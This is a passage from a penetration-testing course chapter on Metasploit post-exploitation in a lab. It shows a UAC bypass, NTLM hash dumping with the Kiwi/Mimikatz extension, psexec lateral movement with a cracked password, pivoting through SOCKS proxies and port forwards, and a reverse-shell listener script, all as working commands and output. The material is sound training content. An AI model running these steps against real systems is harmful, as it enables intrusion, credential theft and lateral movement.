Sessions that were created through attack vectors such as the execution of a client-side attack will likely provide us only with an unprivileged shell. But if the target user is a member of the local administrators group, we can elevate our shell to a high integrity level if we can bypass *User Account Control* (UAC).[993]

In the previous section, we migrated our Meterpreter shell to a *OneDrive.exe* process that is running at (presumably) medium integrity. For this section, let's repeat the steps from the previous section and then bypass UAC with a Metasploit post-exploitation module to obtain a session in the context of a high integrity level process.

As before, we connect to the bind shell on port 4444 on ITWK01, download and execute **met.exe**, and enter **getsystem** to elevate our privileges. Then, we use **ps** to identify the process ID of *OneDrive.exe*, and **migrate** to it.

```
meterpreter > getsystem
...got system via technique 5 (Named Pipe Impersonation (PrintSpooler variant)).

meterpreter > ps

Process List
============

 PID    PPID  Name                          Arch  Session  User
Path
 ---    ----  ----                          ----  -------  ----
----
...
 8044   3912  OneDrive.exe                  x64   1        ITWK01\offsec
C:\Users\offsec\AppData\Local\Microsoft\OneDrive\OneDrive.exe
...

meterpreter > migrate 8044
[*] Migrating from 9020 to 8044...
[*] Migration completed successfully.

meterpreter > getuid
Server username: ITWK01\offsec
```

*Listing 682 - Migrate to OneDrive process of the user offsec*

Listing 682 shows that we are now running in the context of *offsec* again. While this is an administrative account, UAC prevents us from performing administrative operations as we learned in previous Modules. Before we attempt to bypass UAC, let's confirm that the current process has the integrity level *Medium*.

[993] (Microsoft Documentation, 2022), https://docs.microsoft.com/en-us/windows/security/identity-protection/user-account-control/how-user-account-control-works

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

To display the integrity level of a process, we can use tools such as *Process Explorer*[994] or third-party PowerShell modules such as *NtObjectManager*.[995] Let's assume the latter is already installed on the system.

Once we import the module with *Import-Module*,[996] we can use *Get-NtTokenIntegrityLevel*[997] to display the integrity level of the current process by retrieving and reviewing the assigned access token.

```
meterpreter > shell
Process 6436 created.
Channel 1 created.
Microsoft Windows [Version 10.0.22000.795]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> powershell -ep bypass
powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements!
https://aka.ms/PSWindows

PS C:\Windows\system32> Import-Module NtObjectManager
Import-Module NtObjectManager

PS C:\Windows\system32> Get-NtTokenIntegrityLevel
Get-NtTokenIntegrityLevel
Medium
```

*Listing 683 - Reviewing integrity level*

Listing 683 shows that we are currently performing operations in the context of integrity level *Medium*.

Next, let's background the currently active channel and session to search for and leverage UAC post-exploitation modules.

```
PS C:\Windows\system32> ^Z
Background channel 1? [y/N]  y

meterpreter > bg
[*] Backgrounding session 9...
```

*Listing 684 - Background channel and session*

Now let's search for UAC bypass modules.

[994] (Microsoft Documentation, 2022), https://docs.microsoft.com/en-us/sysinternals/downloads/process-explorer

[995] (PowerShell Gallery, 2022), https://www.powershellgallery.com/packages/NtObjectManager/1.1.33

[996] (Microsoft Documentation, 2022), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/import-module?view=powershell-7.2

[997] (Github, 2021), https://github.com/googleprojectzero/sandbox-attacksurface-analysis-tools/blob/main/NtObjectManager/NtTokenFunctions.ps1

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
msf6 exploit(multi/handler) > search UAC

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank
Check  Description
   -   ----                                                  ---------------  ----
-----  -----------
-   ----                                                 ---------------  ----
-----  -----------
   0   post/windows/manage/sticky_keys                                        normal
No     Sticky Keys Persistance Module
   1   exploit/windows/local/cve_2022_26904_superprofile     2022-03-17
excellent  Yes    User Profile Arbitrary Junction Creation Local Privilege Elevation
   2   exploit/windows/local/bypassuac_windows_store_filesys  2019-08-22       manual
Yes    Windows 10 UAC Protection Bypass Via Windows Store (WSReset.exe)
   3   exploit/windows/local/bypassuac_windows_store_reg      2019-02-19       manual
Yes    Windows 10 UAC Protection Bypass Via Windows Store (WSReset.exe) and Registry
   ...
   11  exploit/windows/local/bypassuac_sdclt                  2017-03-17
excellent  Yes    Windows Escalate UAC Protection Bypass (Via Shell Open Registry Key)
   12  exploit/windows/local/bypassuac_silentcleanup          2019-02-24
excellent  No     Windows Escalate UAC Protection Bypass (Via SilentCleanup)
   ...
```

*Listing 685 - Search for UAC bypass modules*

The search yields quite a few results. One very effective UAC bypass on modern Windows systems is *exploit/windows/local/bypassuac_sdclt*, which targets the Microsoft binary sdclt.exe. This binary can be abused to bypass UAC by spawning a process with integrity level *High*.[998]

To use the module, we'll activate it and set the *SESSION* and *LHOST* options as shown in the following listing. Setting the *SESSION* for post-exploitation modules allows us to directly execute the exploit on the active session. Then, we can enter run to launch the module.

```
msf6 exploit(multi/handler) > use exploit/windows/local/bypassuac_sdclt
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp

msf6 exploit(windows/local/bypassuac_sdclt) > show options

Module options (exploit/windows/local/bypassuac_sdclt):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   PAYLOAD_NAME                   no        The filename to use for the payload binary
(%RAND% by default).
   SESSION                        yes       The session to run this module on


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
```

[998] (Threatpost, 2017), https://threatpost.com/fileless-uac-bypass-uses-windows-backup-and-restore-utility/124579/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread,
process, none)
   LHOST                     yes       The listen address (an interface may be
specified)
   LPORT     4444            yes       The listen port
...

msf6 exploit(windows/local/bypassuac_sdclt) > set SESSION 9
SESSION => 32
msf6 exploit(windows/local/bypassuac_sdclt) > set LHOST 192.168.119.4
LHOST => 192.168.119.4
msf6 exploit(windows/local/bypassuac_sdclt) > run

[*] Started reverse TCP handler on 192.168.119.4:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[!] This exploit requires manual cleanup of
'C:\Users\offsec\AppData\Local\Temp\KzjRPQbrhdj.exe!
[*] Please wait for session and cleanup....
[*] Sending stage (200774 bytes) to 192.168.50.223
[*] Meterpreter session 10 opened (192.168.119.4:4444 -> 192.168.50.223:49740) at
2022-08-04 09:03:54 -0400
[*] Registry Changes Removed

meterpreter >
```

*Listing 686 - Executing a UAC bypass using a Meterpreter session*

Listing 686 shows that our UAC bypass post-exploitation module created a new Meterpreter session for us.

Let's check the integrity level of the process as we did before.

```
meterpreter > shell
Process 2328 created.
Channel 1 created.
Microsoft Windows [Version 10.0.22000.795]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> powershell -ep bypass
powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements!
https://aka.ms/PSWindows

PS C:\Windows\system32> Import-Module NtObjectManager
Import-Module NtObjectManager

PS C:\Windows\system32> Get-NtTokenIntegrityLevel
Get-NtTokenIntegrityLevel
High
```

*Listing 687 - Reviewing integrity level*

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Nice! Listing 687 shows that the process our payload runs in has the integrity level *High* and therefore we have successfully bypassed UAC.

Besides being able to background an active session and execute modules through it, we can also load extensions directly inside the active session with the **load** command.

One great example of this is *Kiwi*, which is a Meterpreter extension providing the capabilities of *Mimikatz*. Because Mimikatz requires SYSTEM rights, let's exit the current Meterpreter session, start the listener again, execute **met.exe** as user *luiza* in the bind shell, and enter **getsystem**.

```
msf6 exploit(windows/local/bypassuac_sdclt) > use exploit/multi/handler
[*] Using configured payload windows/x64/meterpreter_reverse_https

msf6 exploit(multi/handler) > run

[*] Started HTTPS reverse handler on https://192.168.119.4:443
[*] https://192.168.119.4:443 handling request from 192.168.50.223; (UUID: gokdtcex)
Redirecting stageless connection from /tiUQIXcIFB-
TCZIL8eJASw2GMM8KqsU3KADjTJhh8lSgwsEBpqGfM1Q0FsWwlgyPzfFi9gci43oVxGCxcYQy0mH0 with UA
'Mozilla/5.0 (Macintosh; Intel Mac OS X 12.2; rv:97.0) Gecko/20100101 Firefox/97.0'
[*] https://192.168.119.4:443 handling request from 192.168.50.223; (UUID: gokdtcex)
Attaching orphaned/stageless session...
[*] Meterpreter session 11 opened (192.168.119.4:443 -> 127.0.0.1) at 2022-08-04
10:10:16 -0400

meterpreter > getsystem
...got system via technique 5 (Named Pipe Impersonation (PrintSpooler variant)).
```

*Listing 688 - Using getsystem in a newly spawned Meterpreter session via execution of **met.exe** in the bind shell*

Now, let's enter **load** with **kiwi** as argument to load the Kiwi module. Then, we can use **help** to display the commands of the Kiwi module. Finally, we'll use **creds_msv** to retrieve LM[999] and NTLM[1000] credentials.

```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.

meterpreter > help

...

Kiwi Commands
=============
```

[999] (Wikipedia, 2022), https://en.wikipedia.org/wiki/LAN_Manager

[1000] (Wikipedia, 2022), https://en.wikipedia.org/wiki/NT_LAN_Manager

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
    Command                 Description
    -------                 -----------
    creds_all               Retrieve all credentials (parsed)
    creds_kerberos          Retrieve Kerberos creds (parsed)
    creds_livessp           Retrieve Live SSP creds
    creds_msv               Retrieve LM/NTLM creds (parsed)
    creds_ssp               Retrieve SSP creds
    creds_tspkg             Retrieve TsPkg creds (parsed)
    creds_wdigest           Retrieve WDigest creds (parsed)
    dcsync                  Retrieve user account information via DCSync (unparsed)
    dcsync_ntlm             Retrieve user account NTLM hash, SID and RID via DCSync
    golden_ticket_create    Create a golden kerberos ticket
    kerberos_ticket_list    List all kerberos tickets (unparsed)
    kerberos_ticket_purge   Purge any in-use kerberos tickets
    kerberos_ticket_use     Use a kerberos ticket
    kiwi_cmd                Execute an arbitary mimikatz command (unparsed)
    lsa_dump_sam            Dump LSA SAM (unparsed)
    lsa_dump_secrets        Dump LSA secrets (unparsed)
    password_change         Change the password/hash of a user
    wifi_list               List wifi profiles/creds for the current user
    wifi_list_shared        List shared wifi profiles/creds (requires SYSTEM)

meterpreter > creds_msv
[+] Running as SYSTEM
[*] Retrieving msv credentials
msv credentials
===============

Username  Domain  NTLM                                SHA1
--------  ------  ----                                ----
luiza     ITWK01  167cf9218719a1209efcfb4bce486a18
2f92bb5c2a2526a630122ea1b642c46193a0d837
...
```

*Listing 689 - Load the Kiwi module and execute creds_msv to retrieve credentials of the system*

Listing 689 shows that we could successfully retrieve the NTLM hash of *luiza*.

Let's briefly summarize what we did in this section. First, we discussed what post-exploitation modules in Metasploit are and how we can use them. Then, we used a post-exploitation module on a session to bypass UAC and obtain a shell with high integrity level. Next, we loaded a Meterpreter extension named *Kiwi,* which provides the capabilities of Mimikatz to retrieve credentials from a system with sufficient privileges.

### 20.3.3 Pivoting with Metasploit

The ability to pivot to another target or network is a vital skill for every penetration tester. In *Port Redirection and Pivoting*, we learned various techniques to perform pivoting. Instead of using these techniques manually, we can also use Metasploit to perform them.

As in the previous sections, we'll connect to the bind shell on port 4444 on the machine ITWK01. Let's assume we are currently gathering information on the target. In this step, we'll identify a second network interface.

```
C:\Users\luiza> ipconfig
ipconfig
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::c489:5302:7182:1e97%11
   IPv4 Address. . . . . . . . . . . : 192.168.50.223
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.50.254

Ethernet adapter Ethernet1:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::b540:a783:94ff:89dc%14
   IPv4 Address. . . . . . . . . . . : 172.16.5.199
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

C:\Users\luiza>
```

*Listing 690 - Dual interfaces on compromised client*

Listing 690 shows that the second interface has the assigned IP 172.16.5.199. We can try to identify other live hosts on this second network by leveraging methods from active information gathering. Before we do so, let's start a Meterpreter shell on our compromised target by downloading and executing **met.exe** as well as starting the corresponding multi/handler as we did before.

```
[*] Started HTTPS reverse handler on https://192.168.119.4:443
...
[*] Meterpreter session 12 opened (192.168.119.4:443 -> 127.0.0.1) at 2022-08-05
05:13:42 -0400

meterpreter >
```

*Listing 691 - Newly opened session via execution of met.exe*

Now that we have a working session on the compromised system, we can background it. To add a route to a network reachable through a compromised host, we can use **route add** with the network information and session ID that the route applies to. After adding the route, we can display the current routes with **route print**.

```
meterpreter > bg
[*] Backgrounding session 12...

msf6 exploit(multi/handler) > route add 172.16.5.0/24 12
[*] Route added

msf6 exploit(multi/handler) > route print

IPv4 Active Routing Table
=========================

   Subnet             Netmask            Gateway
   ------             -------            -------
   172.16.5.0         255.255.255.0      Session 12
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
[*] There are currently no IPv6 routes defined.
```

*Listing 692 - Adding route to network 172.16.5.0/24 from session 2*

With a path created to the internal network, we can enumerate this subnet. Now we could scan the whole network for live hosts with a port scan auxiliary module. Since this scan would take quite some time to complete, let's shorten this step by only scanning the other live host in the second network. Therefore, instead of setting the value of *RHOSTS* to *172.16.5.0/24* as we would do if we wanted to scan the whole network, we set it to 172.16.5.200. For now, we only want to scan ports 445 and 3389.

```
msf6 exploit(multi/handler) > use auxiliary/scanner/portscan/tcp

msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 172.16.5.200
RHOSTS => 172.16.5.200

msf6 auxiliary(scanner/portscan/tcp) > set PORTS 445,3389
PORTS => 445,3389

msf6 auxiliary(scanner/portscan/tcp) > run

[+] 172.16.5.200:         - 172.16.5.200:445 - TCP OPEN
[+] 172.16.5.200:         - 172.16.5.200:3389 - TCP OPEN
[*] 172.16.5.200:         - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

*Listing 693 - Portscanning an internal IP address*

Listing 693 shows that 172.161.5.200 has ports 445 and 3389 open. Let's use two modules for SMB and RDP using our pivot host ITWK01 to perform operations on the target.

First, we'll attempt to use the *psexec*[1001] module to get access on the second target as user *luiza*. In the previous section, we retrieved the NTLM hash via Kiwi. Let's assume we could successfully crack the NTLM hash and the clear-text password is *BoccieDearAeroMeow1!*. For *psexec* to succeed, *luiza* has to be a local administrator on the second machine. For this example, let's also assume that we confirmed this through information gathering techniques.

Let's use *exploit/windows/smb/psexec* and set SMBUser to luiza, SMBPass to BoccieDearAeroMeow1!, and RHOSTS to 172.16.5.200.

It's important to note that the added route will only work with established connections. Because of this, the new shell on the target must be a bind shell such as *windows/x64/meterpreter/bind_tcp*, thus allowing us to use the set route to connect to it. A reverse shell payload would not be able to find its way back to our attacking system in most situations because the target does not have a route defined for our network.

```
msf6 auxiliary(scanner/portscan/tcp) > use exploit/windows/smb/psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp

msf6 exploit(windows/smb/psexec) > set SMBUser luiza
SMBUser => luiza
```

[1001] (Github, 2021), https://github.com/rapid7/metasploit-framework/blob/master/documentation/modules/exploit/windows/smb/psexec.md

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
msf6 exploit(windows/smb/psexec) > set SMBPass "BoccieDearAeroMeow1!"
SMBPass => BoccieDearAeroMeow1!

msf6 exploit(windows/smb/psexec) > set RHOSTS 172.16.5.200
RHOSTS => 172.16.5.200

msf6 exploit(windows/smb/psexec) > set payload windows/x64/meterpreter/bind_tcp
payload => windows/x64/meterpreter/bind_tcp

msf6 exploit(windows/smb/psexec) > set LPORT 8000
LPORT => 8000
```

*Listing 694 - Setting options for the psexec exploit module*

Now that all options are set, we can launch the module.

```
msf6 exploit(windows/smb/psexec) > run

[*] 172.16.5.200:445 - Connecting to the server...
[*] 172.16.5.200:445 - Authenticating to 172.16.5.200:445|ITWK02 as user 'luiza'...
[*] 172.16.5.200:445 - Selecting PowerShell target
[*] 172.16.5.200:445 - Executing the payload...
[+] 172.16.5.200:445 - Service start timed out, OK if running a command or non-service
executable...
[*] Started bind TCP handler against 172.16.5.200:8000
[*] Sending stage (200774 bytes) to 172.16.5.200
[*] Meterpreter session 13 opened (172.16.5.199:51785 -> 172.16.5.200:8000 via session
12) at 2022-08-05 07:06:43 -0400

meterpreter >
```

*Listing 695 - Launching the psexec exploit module*

Listing 695 shows that we successfully used the *psexec* exploit module to obtain a Meterpreter shell on the second target via the compromised machine.

As an alternative to adding routes manually, we can use the *autoroute* post-exploitation module to set up pivot routes through an existing Meterpreter session automatically. To demonstrate the usage of this module, we first need to remove the route we set manually. Let's terminate the Meterpreter session created through the *psexec* module and remove all routes with route flush.

Now the only session left is the Meterpreter session created by executing met.exe as user *luiza*. In addition, the result of route print states that there are no routes defined. Next, let's activate the module *multi/manage/autoroute* in which we have to set the session ID as value for the option *SESSION*. Then, let's enter run to launch the module.

```
msf6 exploit(windows/smb/psexec) > use multi/manage/autoroute

msf6 post(multi/manage/autoroute) > show options

Module options (post/multi/manage/autoroute):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CMD      autoadd          yes       Specify the autoroute command (Accepted: add,
autoadd, print, delete, default)
   NETMASK  255.255.255.0    no        Netmask (IPv4 as "255.255.255.0" or CIDR as
"/24"
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
   SESSION                   yes       The session to run this module on
   SUBNET                    no        Subnet (IPv4, for example, 10.10.10.0)

msf6 post(multi/manage/autoroute) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information           Connection
  --  ----  ----                     -----------           ----------
  12        meterpreter x64/windows  ITWK01\luiza @ ITWK01  192.168.119.4:443 ->
127.0.0.1 ()


msf6 post(multi/manage/autoroute) > set session 12
session => 12

msf6 post(multi/manage/autoroute) > run

[!] SESSION may not be compatible with this module:
[!]  * incompatible session platform: windows
[*] Running module against ITWK01
[*] Searching for subnets to autoroute.
[+] Route added to subnet 172.16.5.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 192.168.50.0/255.255.255.0 from host's routing table.
[*] Post module execution completed
```

*Listing 696 - Invoking the autoroute module*

Listing 696 shows that *autoroute* added 172.16.5.0/24 to the routing table.

We could now use the psexec module as we did before, but we can also combine routes with the *server/socks_proxy* auxiliary module to configure a SOCKS[1002] proxy. This allows applications outside of the Metasploit Framework to tunnel through the pivot on port 1080 by default. We set the option *SRVHOST* to 127.0.0.1 and *VERSION* to 5 in order to use SOCKS version 5.

```
msf6 post(multi/manage/autoroute) > use auxiliary/server/socks_proxy

msf6 auxiliary(server/socks_proxy) > show options

Module options (auxiliary/server/socks_proxy):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        Proxy password for SOCKS5 listener
   SRVHOST   0.0.0.0          yes       The local host or network interface to listen
on. This must be an address on the local machine or 0.0.0.0 to listen on all
addresses.
   SRVPORT   1080             yes       The port to listen on
   USERNAME                   no        Proxy username for SOCKS5 listener
   VERSION   5                yes       The SOCKS version to use (Accepted: 4a, 5)


Auxiliary action:
```

[1002] (Wikipedia, 2022), https://en.wikipedia.org/wiki/SOCKS

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
   Name   Description
   ----   -----------
   Proxy  Run a SOCKS proxy server


msf6 auxiliary(server/socks_proxy) > set SRVHOST 127.0.0.1
SRVHOST => 127.0.0.1
msf6 auxiliary(server/socks_proxy) > set VERSION 5
VERSION => 5
msf6 auxiliary(server/socks_proxy) > run -j
[*] Auxiliary module running as background job 0.
[*] Starting the SOCKS proxy server
```

*Listing 697 - Setting up a SOCKS5 proxy using the autoroute module*

We can now update our *proxychains* configuration file (/etc/proxychains4.conf) to take advantage of the SOCKS5 proxy.

After editing the configuration file, it should appear as follows:

```
kali@kali:~$ tail /etc/proxychains4.conf
#       proxy types: http, socks4, socks5, raw
#         * raw: The traffic is simply forwarded to the proxy without modification.
#        ( auth types supported: "basic"-http  "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks5 127.0.0.1 1080
```

*Listing 698 - Updated proxychains configuration*

Finally, we can use proxychains to run xfreerdp to obtain GUI access from our Kali Linux system to the target machine on the internal network.

```
kali@kali:~$ sudo proxychains xfreerdp /v:172.16.5.200 /u:luiza

[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.5.200:3389  ...  OK
...
Certificate details for 172.16.5.200:3389 (RDP-Server):
        Common Name: itwk02
        Subject:     CN = itwk02
        Issuer:      CN = itwk02
        Thumbprint:
4b:ef:ec:bb:96:7d:03:01:53:f3:03:de:8b:39:51:a9:bb:3f:1b:b2:70:83:08:fc:a7:9a:ec:bb:e7
:ed:98:36
The above X.509 certificate could not be verified, possibly because you do not have
the CA certificate in your certificate store, or the certificate has expired.
Please look at the OpenSSL documentation on how to add a private CA to the store.
Do you trust the above certificate? (Y/T/N) Y
Password:
...
```

*Listing 699 - Gaining remote desktop access inside the internal network*

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

The *xfreerdp* client opens a new window providing us access to the GUI of ITWK02 in the internal network via RDP.





*Figure 266: Remote desktop access from Kali Linux to internal network*

Nice! Figure 266 shows that we successfully connected to the second target via RDP by pivoting.

We can also use a similar technique for port forwarding using the *portfwd* command from inside a Meterpreter session, which will forward a specific port to the internal network.

```
msf6 auxiliary(server/socks_proxy) > sessions -i 12
[*] Starting interaction with 5...

meterpreter > portfwd -h
Usage: portfwd [-h] [add | delete | list | flush] [args]

OPTIONS:

    -h   Help banner.
    -i   Index of the port forward entry to interact with (see the "list" command).
    -l   Forward: local port to listen on. Reverse: local port to connect to.
    -L   Forward: local host to listen on (optional). Reverse: local host to connect
to.
    -p   Forward: remote port to connect to. Reverse: remote port to listen on.
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
    -r    Forward: remote host to connect to.
    -R    Indicates a reverse port forward.
```

*Listing 700 - Options available for portfwd command*

We can create a port forward from localhost port 3389 to port 3389 on the target host (172.16.5.200) as shown in Listing 701.

```
meterpreter > portfwd add -l 3389 -p 3389 -r 172.16.5.200
[*] Local TCP relay created: :3389 <-> 172.16.5.200:3389
```

*Listing 701 - Forward port forwarding on port 3389*

Let's test this by connecting to 127.0.0.1:3389 with **xfreerdp** to access the compromised host in the internal network.

```
kali@kali:~$ sudo xfreerdp /v:127.0.0.1 /u:luiza
[08:09:25:307] [1314360:1314361] [WARN][com.freerdp.crypto] - Certificate verification
failure 'self-signed certificate (18)' at stack position 0
[08:09:25:307] [1314360:1314361] [WARN][com.freerdp.crypto] - CN = itwk02
...
```

*Listing 702 - Gaining remote desktop access using port forwarding*

Using this technique, we are able to gain a remote desktop session on a host we were otherwise not able to reach from our Kali system. Likewise, if the second target machine was connected to an additional network, we could create a chain of pivots to reach further hosts.

In this section, we explored various methods and modules to pivot within Metasploit. We learned how to manually and automatically set routes through existing sessions and interact with systems reachable by these routes. Then, we leveraged the *socks_proxy* module to create a SOCKS proxy to reach the second target machine with *proxychains*. Finally, we used the Meterpreter command *portfwd* to forward ports.

## 20.4 Automating Metasploit

This Learning Unit covers the following Learning Objectives:

- Create resource scripts
- Use resource scripts in Metasploit

Metasploit automates various tasks and operations for us, but we can create scripts to further automate repetitive commands inside the framework itself. These scripts are called *Resource Scripts*.[1003] In this Learning Unit, we'll explore how to create and use them.

### 20.4.1 Resource Scripts

Resource scripts can chain together a series of Metasploit console commands and Ruby code. Meaning, we can either use the built-in commands of Metasploit or write code in *Ruby*[1004] (as it's the language Metasploit is developed in) to manage control flow as well as develop advanced logic components for resource scripts.

[1003] (Rapid7 Documentation, 2022), https://docs.rapid7.com/metasploit/resource-scripts/

[1004] (Ruby, 2022), https://www.ruby-lang.org/en/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

In a penetration test, we may need to set up several multi/handler listeners each time we want to receive an incoming reverse shell. We could either let Metasploit run in the background the whole time or start Metasploit and manually set up a listener each time. We could also create a resource script to automate this task for us.

Let's create a resource script that starts a multi/handler listener for a non-staged Windows 64-bit Meterpreter payload. To do this, we can create a file in the home directory of the user *kali* named listener.rc and open it in an editor such as *Mousepad*.[1005]

We first need to think about the sequence of the commands we want to execute. For this example, the first command is to activate the multi/handler module. Then, we set the payload, which in our case, is *windows/meterpreter_reverse_https*. Next, we can set the *LHOST* and *LPORT* options to fit our needs.

```
use exploit/multi/handler
set PAYLOAD windows/meterpreter_reverse_https
set LHOST 192.168.119.4
set LPORT 443
```

*Listing 703 - Activate module, set payload, and options*

In addition, we can configure the *AutoRunScript* option to automatically execute a module after a session was created. For this example, let's use the *post/windows/manage/migrate* module. This will cause the spawned Meterpreter to automatically launch a background *notepad.exe* process and migrate to it. Automating process migration helps to avoid situations where our payload is killed prematurely either by defensive mechanisms or the termination of the related process.

```
set AutoRunScript post/windows/manage/migrate
```

*Listing 704 - Set AutoRunScript to the migrate module*

Let's also set *ExitOnSession* to *false* to ensure that the listener keeps accepting new connections after a session is created.

```
set ExitOnSession false
```

*Listing 705 - Set ExitOnSession to false to keep the multi/handler listening after a connection*

*We can also configure advanced options such as ExitOnSession in multi/handler and AutoRunScript in payloads by using* **show advanced** *within the activated module or selected payload.*

Finally, we'll add *run* with the arguments *-z* and *-j* to run it as a job in the background and to stop us from automatically interacting with the session.

```
run -z -j
```

*Listing 706 - Command to launch the module*

Now, let's save the script and start Metasploit by entering **msfconsole** with the resource script as argument for **-r**.

[1005] (Ubuntu Manpages, 2019), https://manpages.ubuntu.com/manpages/xenial/en/man1/mousepad.1.html

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
kali@kali:~$ sudo msfconsole -r listener.rc
[sudo] password for kali:
...

[*] Processing listener.rc for ERB directives.
resource (listener.rc)> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (listener.rc)> set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
resource (listener.rc)> set LHOST 192.168.119.4
LHOST => 192.168.119.4
resource (listener.rc)> set LPORT 443
LPORT => 443
resource (listener.rc)> set AutoRunScript post/windows/manage/migrate
AutoRunScript => post/windows/manage/migrate
